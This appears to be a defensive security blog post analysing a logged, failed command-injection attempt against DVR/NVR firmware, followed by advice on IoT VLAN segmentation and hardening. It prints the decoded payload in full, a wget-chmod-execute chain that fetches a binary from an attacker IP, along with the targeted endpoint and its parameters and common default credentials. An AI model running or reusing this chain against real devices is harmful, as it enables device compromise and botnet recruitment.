
What the Logs Showed
At 09:16:46 on 5 June 2026, two HTTP requests arrived from 85.239.151.41.
One was a POST. One was a GET. Both carried an identical payload. Neither made it
through. The server returned a 301 for the first and a 404 for the second.
That is the short version. The longer version explains exactly what those requests were attempting to do, why they were sent in pairs, and what would have happened to a device that answered correctly.

Threat Actor Activity Detected — RCE Attempt // Command Injection. Status: 301 / 404.
The Payload, Decoded
The attacker embedded their instructions in the mdc parameter of the
request URL, URL-encoded to avoid trivial filtering. Once decoded, five shell commands
appear in sequence:
cd /tmp
rm -rf wget.sh
wget http://85.239.151.41/thk
chmod 777 thk
./thk
Each line has a specific purpose. Together they form a complete, self-contained deployment chain for a remote binary.
Command by Command
cd /tmp — The first move is always toward a writable
directory. On embedded Linux devices — DVRs, IP cameras, NVRs, cheap routers —
/tmp is almost always writable by unprivileged processes. The root filesystem
may be read-only. /tmp is not.
rm -rf wget.sh — Housekeeping. This removes any
remnants of previous infection attempts before the new payload lands. It is not
cautious behaviour. It is routine behaviour, which says something about how many
times this sequence has run elsewhere.
wget http://85.239.151.41/thk — The device is
instructed to fetch a binary named thk directly from the attacker’s
own server. This is the critical stage. If the device completes this request, the malware
is on-system. The file name is short and meaningless by design. It rotates between campaigns.
chmod 777 thk — Full execute permissions are set on
the downloaded file. This is not subtle. It does not need to be. The attacker is not trying
to evade forensic analysis. They are operating at industrial scale and do not expect anyone
to be watching the individual device.
./thk — Execution. At this point, if the preceding
commands completed without error, the device belongs to someone else. What happens next
depends on the payload: DDoS participation, credential harvesting, further scanning, or
persistent backdoor installation are all common outcomes.
The Endpoint Being Targeted
The path /device.rsp combined with the query parameters
opt=sys, cmd=___S_O_S_T_R_E_A_MAX___, mdb=sos
is a recognisable fingerprint. It corresponds to a remote command execution vulnerability
found in certain DVR and NVR firmware, where HTTP request parameters are passed
unsanitised to a system shell. The attacker is not guessing. They know exactly which
devices expose this endpoint and exactly how they process input.
This is not a novel technique. It is a known exploit pattern, automated, fired at internet-facing IP addresses in bulk.
Why Both POST and GET
Different firmware versions process HTTP parameters differently. Some execute on POST. Some on GET. Some on both. The attacker sends both methods in the same second to maximise the probability of a successful execution across multiple firmware variants. The cost of sending a duplicate request is negligible. The gain from hitting a different device type is not.
This is mass-scanning behaviour. The same sequence is being sent to thousands of IP addresses. The attacker does not know in advance which devices are running which firmware. They are casting a wide net and filtering by what responds correctly.
What the Server Responses Mean
The POST received a 301 redirect. The GET received a 404 not found. Neither response indicates that the injected commands were processed. The expected vulnerable endpoint was not present.
The attempt failed. This time. Against this server. The same request was sent to other addresses. Some of those had different answers.
The Wider Pattern
This activity is consistent with automated botnet propagation in the tradition of Mirai and its descendants. The workflow is unchanged since Mirai brought down large sections of the internet in 2016: scan, probe, download, execute, recruit. The specific vulnerabilities targeted have evolved. The underlying logic has not.
The use of a direct IP address to host the payload rather than a domain name is deliberate. Domain-based infrastructure can be taken down via registrar action. A bare IP address hosting a binary on port 80 is harder to neutralise quickly and requires no registration. It is disposable infrastructure, replaced when burned.
The Real Problem: Devices That Should Never Have Been Reachable
A technical breakdown of the attack chain addresses the mechanism. It does not address the more important question, which is why devices vulnerable to this kind of attack are internet-facing in the first place.
Consumer-grade DVRs, NVRs, IP cameras, and similar embedded devices were not designed with network security as a primary concern. Manufacturers ship them with default credentials, unpatched firmware, and web interfaces that accept shell commands through HTTP parameters because that was the fastest path to a working product. They are not updated regularly. Many are never updated at all. The hardware is often unsupported within two years of purchase. The vulnerabilities remain.
When one of these devices sits directly on a network without isolation, it is not just itself that is at risk. It is every other device on the same broadcast domain: the NAS, the workstations, the server, the router. A compromised IoT device with full network access is an internal pivot point. The attacker who owns the camera now has a foothold from which to move laterally. They are no longer outside. They are inside.
Network Segmentation: The Practical Case for a Dedicated IoT VLAN
The correct response to this is not to disconnect every camera and smart device. It is to ensure that those devices cannot reach anything they do not need to reach. That means a dedicated VLAN.
A VLAN — Virtual Local Area Network — allows network traffic to be logically separated at the switch level regardless of physical topology. IoT devices placed on their own VLAN can still function normally: a camera can still stream to its NVR, a smart speaker can still reach its cloud service. What they cannot do, when the VLAN is configured correctly with appropriate inter-VLAN firewall rules, is initiate connections to the rest of your internal network.
If a camera on an isolated IoT VLAN is compromised, the attacker has a compromised camera. They cannot use it to probe the workstation on the main LAN. They cannot reach the file server. The blast radius is contained by architecture rather than by luck.
The firewall rules required are not complex. Deny all traffic from the IoT VLAN to trusted VLANs by default. Permit only specific, necessary flows — such as the NVR accessing camera streams on defined ports. Log everything that hits the deny rules. The logs will be instructive.
Additional Hardening for IoT Devices
VLAN isolation is the most important single measure. It is not the only one.
Default credentials must be changed immediately on deployment, before the device
touches the network. Many IoT attacks do not use sophisticated exploits at all.
They authenticate with admin / admin or root / 12345
and walk in through the front door. Shodan indexes these devices continuously.
The time between a vulnerable device going online and the first login attempt is
measured in minutes, not days.
Firmware updates should be applied when available, acknowledging that for many cheap devices, updates do not exist or stopped arriving years ago. If a device is running firmware that will never be patched against known critical vulnerabilities, that is material information when deciding whether it should be on any network at all.
Management interfaces — the web UIs that devices like DVRs expose — should not be reachable from the internet. If remote access to a camera system is required, the correct solution is a VPN that terminates on a trusted host, not port-forwarding the camera’s web interface directly to the public internet. The logs above exist because this server has a public IP address. That is sufficient. Automated scanners do not require a reason to probe an address beyond the fact that it responds.
What This Incident Cost
In this case: nothing. Two requests, two unremarkable responses, a few lines in a log file. The endpoint was not present. The commands did not execute.
The same requests, sent to a DVR running vulnerable firmware, directly internet-facing, with default credentials still set and no VLAN isolation between it and the rest of the internal network — those requests would have had a different outcome.
The infrastructure exists to send this payload to every routable IPv4 address in rotation. It costs almost nothing to operate. It requires no human attention per target. It is running continuously. There is no targeting. There is no prior knowledge of your network. The scanner simply works through the address space and fires at whatever responds on the expected ports. Every internet-facing server receives these probes. The only variable is what answers back.
Segment the network. Change the defaults. Stop forwarding ports you do not need to. The rest follows from there.